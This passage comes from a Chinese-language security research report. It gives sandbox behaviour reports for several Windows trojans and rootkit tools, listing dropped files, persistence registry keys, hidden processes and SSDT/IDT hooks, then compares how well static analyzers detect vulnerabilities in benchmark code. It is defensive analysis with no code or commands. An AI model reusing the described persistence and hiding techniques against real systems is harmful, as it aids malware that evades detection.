\WINDOWS\system32\wbem\Repository\FS\MAPPING2.MAP

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP

\WINDOWS\WindowsUpdate.log

Driver Diff Scanning

Socket Diff Scanning

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

MBR Modified

Hidden Process Scanning

Hidden Registry Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

Hidden File Scanning

\Stoned\Applications\Forensic Lockdown Software.sys

\Stoned\Applications\Hibernation File Attack.sys

\Stoned\Applications\Sinowal Loader.sys

\Stoned\Drivers\Black Hat Europe 2007 Vipin Kumar POC.sys

\Stoned\Drivers\Sinowal Extractor.sys

\Stoned\Master Boot Record.bak

Analysis ended at Fri Dec 17 16:08:19 +0800 2010, elapsed time: 163.415304s

(c) autorun.pif

別名：Trojan.Win32.Pakes.dh (Kaspersky), W32.Arpiframe (Symantec), BDS/Hupigon.Gen (Avira), Mal/EncPk-E (Sophos)

行為：

- 新增%Windows%\setuprs1.PIF
- 新增%Windows%\lsass.exe
- 新增登錄機碼

  HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\kkdc

參考資料：

Trend Micro

http://about-threats.trendmicro.com/ArchiveMalware.aspx?language=tw&name=WORM_RUNAUT.B

Report for logs/autorun.pif.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/DisplayName Kerberos Key Distribution Centers

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/ErrorControl 00000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/ImagePath C:\WINDOWS\lsass.exe -netsvcs

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/ObjectName LocalSystem

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/Security/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/Security/Security 01001480900000009c0000001400

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/Start 02000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/Type 10010000[4]

Disk Diff Scanning

\WINDOWS\SoftwareDistribution\DataStore\DataStore.edb

\WINDOWS\SoftwareDistribution\DataStore\Logs\edb.log

\WINDOWS\SoftwareDistribution\DataStore\Logs\tmp.edb

\WINDOWS\system32\config\AppEvent.Evt

\WINDOWS\system32\wbem\Logs\wbemess.log

\WINDOWS\WindowsUpdate.log

Driver Diff Scanning

Size	Base	Name	File
0x010000	0x00fafa5000	Cdfs.SYS	\SystemRoot\System32\Drivers\Cdfs.SYS

Socket Diff Scanning

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

Hidden Process Scanning

Hidden Registry Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/kkdc/Description 斐郎諷槳□效森督啦□蚚蚚誧姣蚚 Kerb

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/LanmanServer/Parameters/Guid 91fdf75fa3c154448718ec

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

Hidden File Scanning

\runauto..\autorun.pif

\WINDOWS\lsass.exe

\WINDOWS\setuprs1.PIF

Analysis ended at Fri Dec 17 16:04:41 +0800 2010, elapsed time: 166.511874s

(d)wow.exe

別 名 ： Trojan-PSW.Win32.Lmir.azh, Win32/PSW.Legendmir, PWS-WoW, TSPY_WOW.HI

行為：

- 新增%Windows%\Debug\DebugProgram.exe
- 新增%System%\command.pif
- 新增%System%\dxdiag.com
- 新增%System%\finder.com
- 新增%System%\msconfig.com
- 新增%System%\regedit.com
- 新增%System%\rundll32.com
- 新增%Windows%\1.com
- 新增%Windows%\ExERoute.exe
- 新增%Windows%\explorer.com
- 新增%Windows%\finder.com
- 新增%Windows%\winlogon.exe
- 新增%Program files%\Internet Explorer\iexplore.com
- 新增%Program files%\Common files\iexplore.pif
- 新增登錄機碼

  HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Torjan

Program C:\WINDOWS\WINLOGON.EXE

參考資料：

SOPHOS

http://www.sophos.com/security/analyses/viruses-and-spyware/trojwowea.html

Report for logs/wow.exe.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run/Torjan Program C:\WINDOWS\WINLOGON.

Disk Diff Scanning

\WINDOWS\1.com

\WINDOWS\Debug\DebugProgram.exe

\WINDOWS\SoftwareDistribution\DataStore\DataStore.edb

\WINDOWS\SoftwareDistribution\DataStore\Logs\edb.log

\WINDOWS\SoftwareDistribution\DataStore\Logs\tmp.edb

\WINDOWS\system32\config\AppEvent.Evt

\WINDOWS\WindowsUpdate.log

Driver Diff Scanning

Size	Base	Name	File
0x010000	0x00fb08d000	Cdfs.SYS	\SystemRoot\System32\Drivers\Cdfs.SYS

Socket Diff Scanning

Pid	Port	Protocol
1464	1027	17

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

Hidden Process Scanning

Hidden Registry Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/{C961CD87-B635-49F7-BF69-4FD1AF3D4C49}/Parameters/T

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/{C961CD87-B635-49F7-BF69-4FD1AF3D4C49}/Parameters/T

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

Hidden File Scanning

\Documents and Settings\dsns\Local Settings\Temp\~DFBDA1.tmp

\Program Files\Common Files\iexplore.pif

\Program Files\Internet Explorer\iexplore.com

\WINDOWS\ExERoute.exe

\WINDOWS\explorer.com

\WINDOWS\finder.com

\WINDOWS\system32\command.pif

\WINDOWS\system32\dxdiag.com

\WINDOWS\system32\finder.com

\WINDOWS\system32\MSCONFIG.COM

\WINDOWS\system32\regedit.com

\WINDOWS\system32\rundll32.com

\WINDOWS\WINLOGON.EXE

Analysis ended at Fri Dec 17 16:14:45 +0800 2010, elapsed time: 163.968963s

(e) v.exe

別名：Packed.Win32.Krap.b(Kaspersky), PWS-Gamania.gen.a(McAfee), TR/Crypt.XPACK.Gen(Antivir)

行為：

- 新增%Windows%\Debug\sysutils32.dll
- 新增%System32%\sysutils.exe

參考資料：

ANCHIVA

http://www.anchiva.com/virus/n_view.asp?lang=en&vname=Spyware/OnLineGames.F060!pws

Report for logs/v.exe.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Explorer/ShellExecuteHooks/{14C0A9F9-55

Disk Diff Scanning

\WINDOWS\SoftwareDistribution\DataStore\DataStore.edb

\WINDOWS\SoftwareDistribution\DataStore\Logs\edb.log

\WINDOWS\SoftwareDistribution\DataStore\Logs\tmp.edb

\WINDOWS\system32\config\AppEvent.Evt

\WINDOWS\system32\sysutils.exe

\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR

\WINDOWS\system32\wbem\Repository\FS\MAPPING2.MAP

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP

\WINDOWS\WindowsUpdate.log

Driver Diff Scanning

Socket Diff Scanning

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

Hidden Process Scanning


Hidden Registry Scanning
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/{C961CD87-B635-49F7-BF69-4FD1AF3D4C49}/Parameters/T
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/{C961CD87-B635-49F7-BF69-4FD1AF3D4C49}/Parameters/T
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
Hidden File Scanning
\WINDOWS\Debug\sysutils32.dll
Analysis ended at Fri Dec 17 16:11:37 +0800 2010, elapsed time: 159.315049s

(f) futo.bat

別名：

行為：

- 隱藏 notepad.exe 程序

附註：此樣本為一便利的工具，而非真實惡意程式；可讓使用者選擇某執行檔後，在運行時期將該程序隱藏，使透過如 Taskmgr.exe 等程序列舉工具所取得的程序列表無法觀察到特定程序的存在。在檢測過程，我們指定 notepad.exe 為隱藏對象

參考資料：

OpenRCE

http://www.openrce.org/articles/full_view/19

Report for logs/futo.bat.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/DisplayName msdirectx

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/ErrorControl 01000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/ImagePath \??\C:\Documents and Settings\d

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/Security/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/Security/Security 01001480900000009c00000

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/Start 03000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/msdirectx/Type 01000000[4]

Disk Diff Scanning

/WINDOWS/SoftwareDistribution/DataStore/DataStore.edb

/WINDOWS/SoftwareDistribution/DataStore/Logs/edb.log

/WINDOWS/SoftwareDistribution/DataStore/Logs/tmp.edb

/WINDOWS/system32/config/AppEvent.Evt

/WINDOWS/system32/config/software

/WINDOWS/system32/config/software.LOG

/WINDOWS/system32/config/SysEvent.Evt

/WINDOWS/system32/config/system

/WINDOWS/system32/config/system.LOG

/WINDOWS/system32/wbem/Logs/wbemcore.log

/WINDOWS/system32/wbem/Repository/FS/INDEX.BTR

/WINDOWS/system32/wbem/Repository/FS/OBJECTS.DATA

/WINDOWS/WindowsUpdate.log

Driver Diff Scanning

Size Base Name File

Settings\dsns\\u684c\u9762\msdirectx.sys and 0x00fb19d000 \??\C:\Documents

Socket Diff Scanning

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

Hidden Process Scanning

notepad.exe

Hidden Registry Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/SharedAccess/Epoch/Epoch 76000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

Hidden File Scanning

Analysis ended at Fri Dec 17 13:35:31 +0800 2010, elapsed time: 160.157359s

(g) table.exe

別名：

行為：

此樣本為開發人員自行撰寫，透過 Driver(mba.sys)對系統中的 SSDT 以及 IDT 進行修改進而達到 Hooking 的效果。

參考資料：

檢測結果：

Report for logs/table.exe.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/DisplayName MALWARE_service

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/ErrorControl 01000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/ImagePath \??\C:\mba.sys

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/Security/

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/Security/Security 01001480900000009

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/Start 03000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/MALWARE_service/Type 01000000[4]

Disk Diff Scanning

/Documents and Settings/dsns/NTUSER.DAT

/Documents and Settings/dsns/NTUSER.DAT.LOG

/WINDOWS/SoftwareDistribution/DataStore/DataStore.edb

/WINDOWS/SoftwareDistribution/DataStore/Logs/edb.log

/WINDOWS/SoftwareDistribution/DataStore/Logs/tmp.edb

/WINDOWS/system32/config/AppEvent.Evt

/WINDOWS/system32/config/software

/WINDOWS/system32/config/software.LOG

/WINDOWS/system32/config/SysEvent.Evt

/WINDOWS/system32/config/system

/WINDOWS/system32/config/system.LOG

/WINDOWS/WindowsUpdate.log

Driver Diff Scanning

Size Base Name File

0x006000 0x00fbf03000 mba.sys \??\C:\mba.sys

Socket Diff Scanning

SSDT Diff Scanning

fbf04010

IDT Diff Scanning

000840b0 fbf0ee00

MBR Modification Scanning

Hidden Process Scanning

Hidden Registry Scanning

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/SharedAccess/Epoch/Epoch 76000000[4]

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6

Hidden File Scanning

Analysis ended at Fri Dec 17 12:39:36 +0800 2010, elapsed time: 129.795317s

C. 軟體原始碼漏洞分析

在軟體原始碼漏洞分析部分，我們將會有兩大章節來介紹。分別是效能評估與準確性評估。

4.3.3 原始碼靜態分析工具 - 效能評估

各種靜態原始碼分析工具均有其效能特色，反映在不同執行時間、搜尋規模、誤判(false positive)或是未檢出(false negative)比例上，且各項指標均有相當程度關聯性。為比較各項不同的效能指標，我們以測試程式集(benchmark suite)檢驗各項整合平台使用工具之檢測能力，整理檢測結果加以統計，以找出各項靜態原始碼分析工具偵測能力不足的部分，藉由整合分析工具，增進靜態分析判斷能力。

以下針對 Java 以及 VB.NET 語言，對不同靜態原始碼分析工具，進行完整分析以及統整報告。

- Java 評估程式如下

NIST SAMATE Reference Dataset Project

NIST SAMATE Reference Dataset Project 是由美國標準與科技研究院 NIST(National Institute of Standards and Technology)建立的安全程式分析工具效能評估資料庫，收集 C、C++、Java、PHP 原始碼，提供開發者、使用者靜態分析工具效能評估研究之用，在 Java 部分目前共有 33 筆測試資料。每筆測試資料均

含一至數個潛在程式安全漏洞特徵，可依此判定分析工具檢測能力，是否造成誤判(false positive)或未檢出(false negative)。

Stanford SecuriBench Micro

Stanford SecuriBench Micro 是由 Stanford 大學 Benjamin Livshits 等人建立的安全程式分析工具效能評估專案。主要是各種常見於 Java EE 應用程式的安全漏洞原始碼樣本，做為分析工具效能評估之用，其原始碼樣本包含各式資料流或控制流路徑，如別名(aliasing)、陣列、各種 Java API 容器(Container，如 Vector、ListArray、Hashmap 等)、自訂資料結構、映射(Reflection)、HTTP session 等等，可驗證靜態分析工具對不同資料流或控制流的檢測能力及穩定度，但 Stanford SecuriBench Micro 的樣本並未包含造成安全漏洞的標的(稱之為 sink)，一般安全檢測工具並不會檢測出安全議題，因此需加以修改以符合我們測試需求。我們修改擴充了六項安全漏洞議題，包含 Command injection、SQL injection、Cross-site scripting (XSS)、Path manipulation、Log forging、Write local file，共有 893 個測試樣本，分為 bad case (擁有個潛在程式安全漏洞特徵)、good case (無安全漏洞)，good case 檢驗誤判情形、而 bad case 檢驗未檢出情況，以供靜態分析工具檢驗其分析能力。


- Java 檢驗結果如下

在此篇研究中各項語言測試樣本分為 good case(無漏洞)及 bad case(存在漏洞)，good case 檢驗誤判情形、而 bad case 檢驗未檢出情況。

以下為使用 Fortify SCA 與 YASCA 檢測 NIST SAMATE Reference Dataset Project 之檢驗結果。

以下為 Good case 分類：

圖表 4-81NIST SAMATE Good case 分類



Fortify SCA 檢測 Good case 結果：

表格 4-17 Fortify SCA 檢測 SAMATE Good case 結果

樣本數量	誤判數量	誤判比例
13	10	76.92%

Fortify SCA 誤判之漏洞項目：

表格 4-18Fortify SCA 誤判之 SAMATE漏洞項目

樣本名稱	分類
File1_ok	Path Manipulation

Hascreds1_ok	Hard coded password
Hascreds2_ok	Hard coded password
Info1_ok	Path Manipulation
Logforge1_ok	Log forging
Logforge2_ok	Log forging
Proc1_ok	Command Injection
Sql1_ok	SQL Injection
Xss1_ok	XSS
Xss2_ok	XSS

YASCA 檢測 Good case 結果：

表格 4-19YASCA 檢測 SAMATE Good case 結果

樣本數量	誤判數量	誤判比例
13	6	46.15%


YASCA 誤判之漏洞項目：

表格 4-20YASCA 誤判之 SAMATE 漏洞項目

樣本名稱	分類
File1_ok	Path Manipulation
Hascreds2_ok	Hard coded password
Info1_ok	Path Manipulation
Pass_controlflow_good	Hard coded password
Proc1_ok	Command Injection
Xss1_ok	XSS

Fortify SCA 與 YASCA 檢測結果比較：


圖表 4-82SAMATE Good case 檢測結果比較



由上圖可知，Fortify SCA 具較高誤判率，原因將在檢驗過 bad case 數據後統一說明。

以下為 Bad case 漏洞分類，SAMATE 樣本共 20 項：

圖表 4-83NIST SAMATE Bad case 分類



Fortify SCA 檢測 Bad case 結果：

表格 4-21Fortify SCA 檢測 SAMATE Bad case 結果

樣本數量	未檢出數量	誤判比例
20	4	20.00%

Fortify SCA 未檢出之漏洞項目：

表格 4-22Fortify SCA 未檢出之 SAMATE 漏洞項目

樣本名稱	分類
Mem1_bad	Memory leak
Not_using_a_random_IV_with_CBC_mode	Weak Crypt Algorithm
Omitted_break_statement	Omitted break statement
Pass_controlflow_bad1	Hard coded password

YASCA 檢測 Bad case 結果：

表格 4-23YASCA 檢測 SAMATE Bad case 結果

樣本數量	未檢出數量	誤判比例
22	12	54.55%

YASCA 未檢出之漏洞項目：


表格 4-24YASCA 未檢出之 SAMATE 漏洞項目

樣本名稱	分類
Info1_bad	Path Manipulation
Logforge1_bad	Log forging
Logforge2_bad	Log forging
Mem1_bad	Memory leak
Pass_controlflow_bad1	Hard coded password
PathManipulation	Path Manipulation

ResourceInjection2	Path Manipulation
ResourceInjection	Path Manipulation
Unsafe1_bad	An unsafe function is used causing the entire container to exit
Unsafe2_bad	An unsafe function is used causing the entire container to exit

Fortify SCA 與 YASCA 檢測結果比較：

圖表 4-84SAMATE Bad case 檢測結果比較



由上圖可知，Fortify SCA 未檢出比率低於 YASCA，和先前針對 good case 所作驗證相互比對可發現，Fortify SCA 整體分析策略較 YASCA 積極(aggresive)，因此造成較低未檢出率與較高誤判率的情況，而 YASCA 誤判率較低，但未檢出率較高。

